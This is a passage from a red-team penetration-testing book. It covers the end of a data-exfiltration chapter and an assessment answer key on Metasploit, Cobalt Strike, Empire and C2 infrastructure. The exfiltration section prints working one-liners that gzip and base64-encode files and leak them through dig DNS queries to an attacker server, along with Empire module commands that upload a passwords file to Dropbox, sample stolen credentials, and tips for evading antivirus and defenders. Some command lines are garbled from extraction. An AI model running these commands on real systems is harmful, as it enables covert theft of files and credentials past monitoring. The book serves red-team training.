Ambystoma
Bufonidae
Oregonensis
Nyctibatrachidae
Microhylidae
Ambystomatidae
Plethodontidae
Telmanobiidae
Typhlonectidae
Croceum
Taricha
Rhacophoridae
Ranidae
Croceater
Plethodon
```

This output can be saved to a file and exfiltrated to our C2 where we can decloakify it to view the contents of the file as shown as follows:

```
MacBook-Air:Cloakify Himanshu$ python decloakify.py passwords_cloaked.txt ciphers/amphibians
[10.0.0.12
admin:sadmin
```

```
http://192.168.2.35:8080/weblogin.php
admin:iamlucky
```

# Data exfiltration via DNS

Data exfiltration can also be done over DNS to avoid detection. DNSteal is a great tool for this as it creates a fake DNS server, which listens for DNS requests while on the client; we can transfer the file data using simple `for` loops. This supports single as well as multiple file transfers.

The tool can be downloaded at the following link:

<https://github.com/m57/dnsteal>

Once downloaded, the tool can be run using the command shown as follows:

```
| python dnsteal.py
  _ ) | : \_ \ _/ -_) _ | |
  |__/_\|_\_/\_ \_ \_ \_ \_ | v2.0

-- https://github.com/m57/dnsteal.git --

Stealthy file extraction via DNS requests

[+] DNS listening on [REDACTED]
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file (ZIP enabled)
      # f=file.txt; s=40;b=500;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\\{$b \}/&\n/g");do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @[REDACTED] echo -ne $r$f|tr "+" "*"` +short; done

[?] Copy entire folder (ZIP enabled)
      # for f in $(ls .); do s=40;b=500;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\\{$b \}/&\n/g");do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @[REDACTED] echo -ne $r$f|tr "+" "*"` +short; done ; done

[+] Once files have sent, use Ctrl+C to exit and save.
```

This will start the server which will listen on port 53 for incoming connections.

The tool also gives us a command to be run on \*nix-based systems. To exfiltrate

data, we use that command and paste it in the client's shell as shown as follows:

```
~# f=password.txt; s=4;b=5;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\\{$b\\}/&\\n/g");do if [[ "$c" -lt "$s" ]]; then echo -ne "$i-"; c=$((c+1)); else echo -ne "\\n$i-"; c=1; fi; done ); do dig @`echo -ne $r$f|tr "+" "*"` +short; done
```

This will send `password.txt` to our server and we will receive the file on our server as shown as follows.

Once the file transfer has completed, we press *Ctrl + C*, which will exit the server and save our file:

```
[+] Once files have sent, use Ctrl+C to exit and save.

[>] len: '41 bytes'      - password.txt
[>] len: '41 bytes'      - password.txt
[>] len: '41 bytes'      - password.txt
[>] len: '19 bytes'      - password.txt
```

We can open the file to confirm the contents as follows:

```
~# cat received_2018-09-23_06-59-54_password.txt
password is password
```

There are other simple commands which we can create to transfer data to our server. This includes the following: **for b in \$(xxd -p file/to/send); do dig @serverIP \$b.filename.com; done**

To send multiple files, we can use the command as follows:

```
| for filename in $(ls); do for a in $(xxd -p $f); do dig +short@serverIP %a.$filename.com
```

# Data exfiltration via Empire

We have already learned about getting reverse shells on Empire and using Empire to achieve persistence on the system. The next step is data exfiltration.

Empire has a built-in module which allows us to upload the data directly on to Dropbox. This is very useful in situations in which IP whitelisting is done, as Dropbox is one of the domains that generally allows employee access.

Let's take a look at an example of how this module is used. We interact with our agent and run the command as shown as follows:

```
| usemodule exfiltration/exfil_dropbox
```

To view the details of the module, we type the `info` command:

```
(Empire: 9M3TBH#6) > usemodule exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > info
```

```
    Name: Invoke-DropboxUpload
    Module: powershell/exfiltration/exfil_dropbox
    NeedsAdmin: False
    OpsecSafe: True
    Language: powershell
MinLanguageVersion: 2
    Background: False
    OutputExtension: None
```

Authors:

kdick@tevora.com  
Laurent Kempe

Description:

Upload a file to dropbox

Comments:

Uploads specified file to dropbox Ported to powershell2  
from script by Laurent Kempe:  
<http://laurentkempe.com/2016/04/07/Upload-files-to-DropBox-from-PowerShell/> Use forward slashes for the TargetFilePath

Options:

Name	Required	Value	Description
SourceFilePath	True		/path/to/file
ApiKey	True		Your dropbox api key
TargetFilePath	True		/path/to/dropbox/file
Agent	True	9M3TBH#6	Agent to use


This requires the path of the file we wish to transfer and the Dropbox API key, along with the target filename.

```
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) > set SourceFilePath C:\Users\PT\Desktop\passwords.txt
(Empire: powershell/exfiltration/exfil_dropbox) > set ApiKey [REDACTED]NNvtLz
```

Once everything is set we execute the module as shown following, and the agent will then transfer the file to Dropbox using the Dropbox API. All this is done inside the memory itself, thereby making it harder to detect.

```
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) > set TargetFilePath /Apps/passwords.txt
(Empire: powershell/exfiltration/exfil_dropbox) > execute
[*] Tasked 9M6TBW6 to run TASK_CMD_WAIT
[*] Agent 9M6TBW6 tasked with task ID 5
[*] Tasked agent 9M6TBW6 to run module powershell/exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > [*] Agent 9M6TBW6 returned results.
{"name": "passwords.txt", "path_lower": "/apps/passwords.txt", "path_display": "/Apps/passwords.txt", "id": "id:bdVXTeeSLAAAAAAAABM4g", "client_modified": "2018-09-22T20:44:23Z", "server_modified": "2018-09-22T20:44:24Z", "rev": "19ee613750", "size": 82, "content_hash": "7f5fe0d03048912562752948605e6239feed56290f14f9427c2e44d0af81c64"}
[*] Valid results returned by 182.68.168.52
```


Viewing our Dropbox account, we can see that a folder is created and inside the folder we should have our `password` file, which we wanted to transfer:



The screenshot shows the Dropbox web interface. At the top, there is a navigation bar with a back arrow, a forward arrow, a refresh icon, and the text "Dropbox, Inc [US] | https://www.dropbox.com/home/Apps/ZAbyssC2". To the right of the navigation are several small icons representing different features. Below the navigation is a header with a blue hexagonal icon, the text "Dropbox > Apps > ZAbyssC2", a search bar with a magnifying glass and a folder icon, and a bell icon. The main content area is titled "Files" and contains a table with the following data:

	Name	Modified	Members	
<a href="#">My files</a>	 Apps	..	Only you	<a href="#">Upload</a>
<a href="#">Sharing</a>				Only you have access
<a href="#">File requests</a>	 Empire	..	Only you	<a href="#">New folder</a>
<a href="#">Deleted files</a>				<a href="#">Create new file</a>
				<a href="#">Show deleted files</a>

As shown in the following screenshot, the `password` file has been successfully uploaded:



# Summary

In this chapter, we learned about data exfiltration and why it is needed. Then, we learned some basic ways of transferring data using simple tools like Netcat, OpenSSL, and PowerShell. Next, we jumped into transforming the data using text-based steganography to avoid detection, as well as looking at the usage of the CloakifyFactory tool. We also learned about extracting data via DNS from a victim machine to our server. Lastly, we explored how to exfiltrate data using Dropbox API to avoid detection, suspicion, and for bypassing firewalls.

Our journey with you ends here. We hope that you have enjoyed reading these chapters and that you have learned from them as well.

We would love to hear your feedback on this book. You can reach us on LinkedIn at the following links:

- <https://linkedin.com/in/0xhimanshu>
- <https://www.linkedin.com/in/hs-ninja>
- Email: [himanshu@bugsbounty.com](mailto:himanshu@bugsbounty.com)

# Questions

1. Are there other ways to exfiltrate data? Are these techniques totally undetectable?
2. What is a frequency analysis attack?
3. What other tools can be used for Data exfiltration?

# Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- <https://7io.net/2015/09/30/data-exfiltration-dnsteal/>
- <https://n0where.net/data-exfiltration-over-dns-request-covert-channel-dnsexfiltrator>
- <https://github.com/m57/dnsteal>
- <https://blog.trendmicro.com/trendlabs-security-intelligence/data-exfiltration-in-targeted-attacks/>
- <https://www.techopedia.com/definition/14682/data-exfiltration>
- <https://www.sciencedirect.com/science/article/pii/S2212017313005033>

# **Assessment**

# Chapter 1: Red-Teaming and Pentesting

1. OWASP, OSSTMM, ISSAF.
2. Different phases of PTES are:
  - Reconnaissance
  - Compromise
  - Persistence
  - Command and control
  - Privilege escalation
  - Pivoting
  - Reporting and cleanup
3. Difference between red-teaming and pentesting is:
  - Red-teaming involves finding and exploiting only those vulnerabilities that help to achieve our goal, whereas pentesting involves finding and exploiting vulnerabilities in the given scope, which is limited to digital assets.
  - Red-teaming has an extremely flexible methodology, whereas, pentesting has fixed static methods.
  - During red-teaming, the security teams of the organizations have no information about it, whereas during pentesting, security teams are notified.
  - Red-teaming attacks can happen 24/7, while pentesting activities are mostly limited to office hours.
  - Red-team is more about measuring the business impact of the vulnerabilities, whereas, pentesting is about finding and exploiting vulnerabilities.
4. Key elements of a report are:
  - Criticality of the bug
  - Steps of reproduction of the bug
  - Patch suggestions
5. The main objective of red-teaming is to assess and obtain the real level of risk a company has at that moment of time. In this activity, networks,

applications, physical, and people (social engineering) are tested against weaknesses.

# Chapter 2: Pentesting 2018

1. When generating a simple payload in `msfvenom`, you need to include many options in it. This is definitely a confusing and time-consuming process because each time when you need to generate a payload, you will be typing a long command for it. MSFPC just does what `msfvenom` does, but with fewer words to type.
2. It all depends upon the creator but in the meantime, if you feel that some features are missing, you can always fork the script and contribute to the community.
3. When you don't know what device the victim will use, you can generate all these types of payload and download these files from your web server to the victim's system (Phishing, Drive-by, Ewhoring, and so on). You need to obfuscate/encrypt the files to avoid AV detection.
4. No. However, it's already packaged in Kali rolling. You can install MSFPC in Kali by executing the following command:

```
| apt install msfpc -y
```

5. Unlike Empire (which is based on Python & PowerShell ) or Metasploit (the payload signatures are publicly available for easy detection), Koadic uses Windows Script Host Utility for in-memory payload execution, which is enough to bypass some AV detections.
6. Koadic implants are based on JavaScript/VBScript, which don't have as many functionalities as PowerShell. So just give it some time and wait for the creator to add more implants.
7. In the upcoming chapters, you'll be getting hands-on experience with tools that can be used as a replacement for Metasploit (`msfconsole`) and we'll be seeing how by using those tools, we can perform a red-team exercise.

# Chapter 3: Foreplay – Metasploit Basics

1. It's up to you. The nightly builds contain version 4. However, if you want to try out the latest version (version 5), it can be manually downloaded and configured from their official repository.
2. Integration of Metasploit with slack is not mandatory. However, in most Red Teaming activity, you may find it pretty useful as you may not always be in a situation where you will have your laptop in your hand to check and confirm sessions, especially when social engineering is being used. The slack app can be easily configured on your phone and getting notified of every new session becomes very easy.
3. Yes! Cortana scripts can be created and loaded easily based on the requirements of your activity.
4. Although the official website says that team server is not supported on Windows, we can install and run team server on a Windows machine via bash, which was released for Windows some time ago.
5. The Metasploit Framework community edition is free to use and is open source. However, Metasploit also has a paid version that provides a better UI and a lot more features. More can be read about this here: <https://www.rapid7.com/products/metasploit/>.

# Chapter 4: Getting Started with Cobalt Strike

1. Yes. It is necessary to plan the attack because you may get only one shot in which you have the advantage of the element of surprise. You need to know exactly when you'll be attacking the server and carry on with the operation.
2. Cobalt Strike is not free, but you can download the trial version online. A little bit of Googling may help here.
3. Yes, you can. However, for that you need to change the port in the team server script. Furthermore, running two team servers on the same instance will have a listener's port conflict. This can be avoided by using different ports for listeners during setup.
4. You could be connecting to someone else's team server with your credentials. It's highly unlikely but possible that you're in an MITM attack phase.
5. The older version of Cobalt Strike required MSF, but new versions don't require it at all. That's the beauty of it.
6. This will be shown in the upcoming chapters. Many new things will also be covered in later chapters.
7. It's up to your own imagination. You can customize the script to redirect the Cobalt Strike error logs to a file and get an alert system set up so that whenever the team server crashes or gets an error in one of its modules, you will find out.

# Chapter 5: ./ReverseShell

1. Yes, it is. Not understanding the tool can be much more problematic than learning to understand it. Also, you can think of unique solutions in a red-team engagement.
2. Yes, if you don't want the organization to detect your presence in the network.
3. You can either buy MSF Pro, which comes with the GUI web interface, where you can generate the payloads, or you can also use the venom tool (source: <https://github.com/r00t-3xp10it/venom>) for a partial GUI in Metasploit payload generation.
4. You can download the Cryptcat source code for Windows and compile it using Visual Studio 2005.
5. Yes, you can. But make sure the encoder you will be using is supported for this operation.
6. It's recommended that you do because it will get much harder for the organization's defenders to detect you in this way.
7. Yes, it is. However, it also has a premium access that you can purchase just in case you want to use an SSL tunnel.

# Chapter 7: Age of Empire – The Beginning

1. Yes. Empire is an open source tool available on GitHub.
2. Yes, it does, but only when the listener is SSL-enabled.
3. Yes, it does. There's an official Empire GUI, but this can only work with the Empire 3.0 beta version for now. There's also another Empire GUI tool which is covered in the next chapter.

# Chapter 8: Age of Empire – Owning Domain Controllers

1. There are many different techniques which can be used to get access into the Domain Controller but not all are recommended. It's better to impersonate the Domain Controller using '`dcsync`' to extract the password hashes without requiring interactive logon or copying the Active Directory database file (`ntds.dit`).
2. You can either try other UAC modules in Empire for privilege escalation or you can look for a local vulnerability using `privesc/powerup/allchecks` module or a *Unquoted Service Path Vulnerability* to escalate the privileges manually.
3. DeathStar follows a series of checklist to look for the credentials. If the standard way didn't work, you need to do some manual reconnaissance to move further.
4. It's not mandatory to retrieve the passwords in plain-text. We can always use Pass-The-Hash (PTH) technique for lateral movement.
5. A local account cannot communicate with the Domain Controller because the local account would be in a different domain (WORKGROUP). So, to communicate with the Domain Controller for enumeration and reconnaissance we need to have access to a domain user account.

# Chapter 9: Cobalt Strike – Red Team Operations

1. No, Cobalt strike is a paid software which costs about USD 3500 per annum and renewal of license is USD 2500.
2. Yes , Cobalt Strike has an external C2 module in it which allows other programs to act as a middle-man between Cobalt Strike and its Beacon payload.
3. Cobalt Strike's beacon have a malleable C2 profile which define how the communication happens and the data is stored. There are a different C2 profiles which can be downloaded from GitHub and used to avoid detection. <https://github.com/rsmudge/Malleable-C2-Profiles>.
4. Older versions of Cobalt Strike used Metasploit Framework, but the new versions are independent and do not depend on Metasploit Framework.

# Chapter 10: C2 – Master of Puppets

1. We can use different platforms such as Gmail, Twitter, and different protocol suits like HTTP 2.0, DNS, and so for communication.
2. It's recommended that you create a new account because sometimes Dropbox can disable your account as we're using their features in a simulated attack.
3. Well you can but you need your system to be connected to the internet at all times because you never know when the agent will be connecting to you. It's recommended that you setup the C2 server on a cloud service like AWS for efficient usage.
4. Yes there are tools which can be used for automated configuration and setup. Refer to <https://rastamouse.me/2017/08/automated-red-team-infrastructure-deployment-with-terraform---part-1/>.
5. We can use Ansible to deploy and monitor our C2 servers. Refer to <https://rastamouse.me/2017/08/automated-red-team-infrastructure-deployment-with-terraform---part-1/> for more details.

# Chapter 11: Obfuscating C2s – Introducing Redirectors


1. Yes, you can use a Windows based redirector, provided you have socat installed for dumb pipe redirection or XAMPP/WAMP installed for smart redirection.
2. We're not the actual attacker here. There are a set of rules that even a red teamer has to follow. We should configure and install our own redirectors unless the organization asked us to use theirs. Remember, If the motivation behind the engagement is negative, then it's just another cyber attack and not a simulated one.
3. You can use any web server which supports web request redirection. You can also use NGINX instead of Apache for robust connections.
4. Only if it is allowed by the organization and mentioned in the RoE and if by any chance the red teamers took things too far, the organization's legal advisors will be available to make things clear.
5. We can setup the redirectors on any cloud-based Virtual Private Server (VPS) services such as Digital Ocean, AWS, etc. It's just a plain Linux server with some additional tools installed.

# Chapter 13: Data Exfiltration

1. Yes, there are alternative methods such as FTP, SSH, Gmail, Twitter, and so on. A lot of tools and PoC codes can be found on the internet for exfiltration of data. And, it's not totally undetectable, these techniques help you avoid detection to a certain level, but we should consider the fact that Blue team may also know about these tools and might be monitoring tool-specific channels for any activity.
2. Frequency analysis is one of the known ciphertext attacks. This is based on the study of the frequency of letters or groups of letters in a ciphertext. Frequency analysis is used for breaking substitution ciphers. The general idea is to find the popular letters in the ciphertext and to try to replace them with the common letters in the used language.
3. There are a lot of tools which are released every day for the same purpose, such as the Data Exfiltration Toolkit and so on.

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


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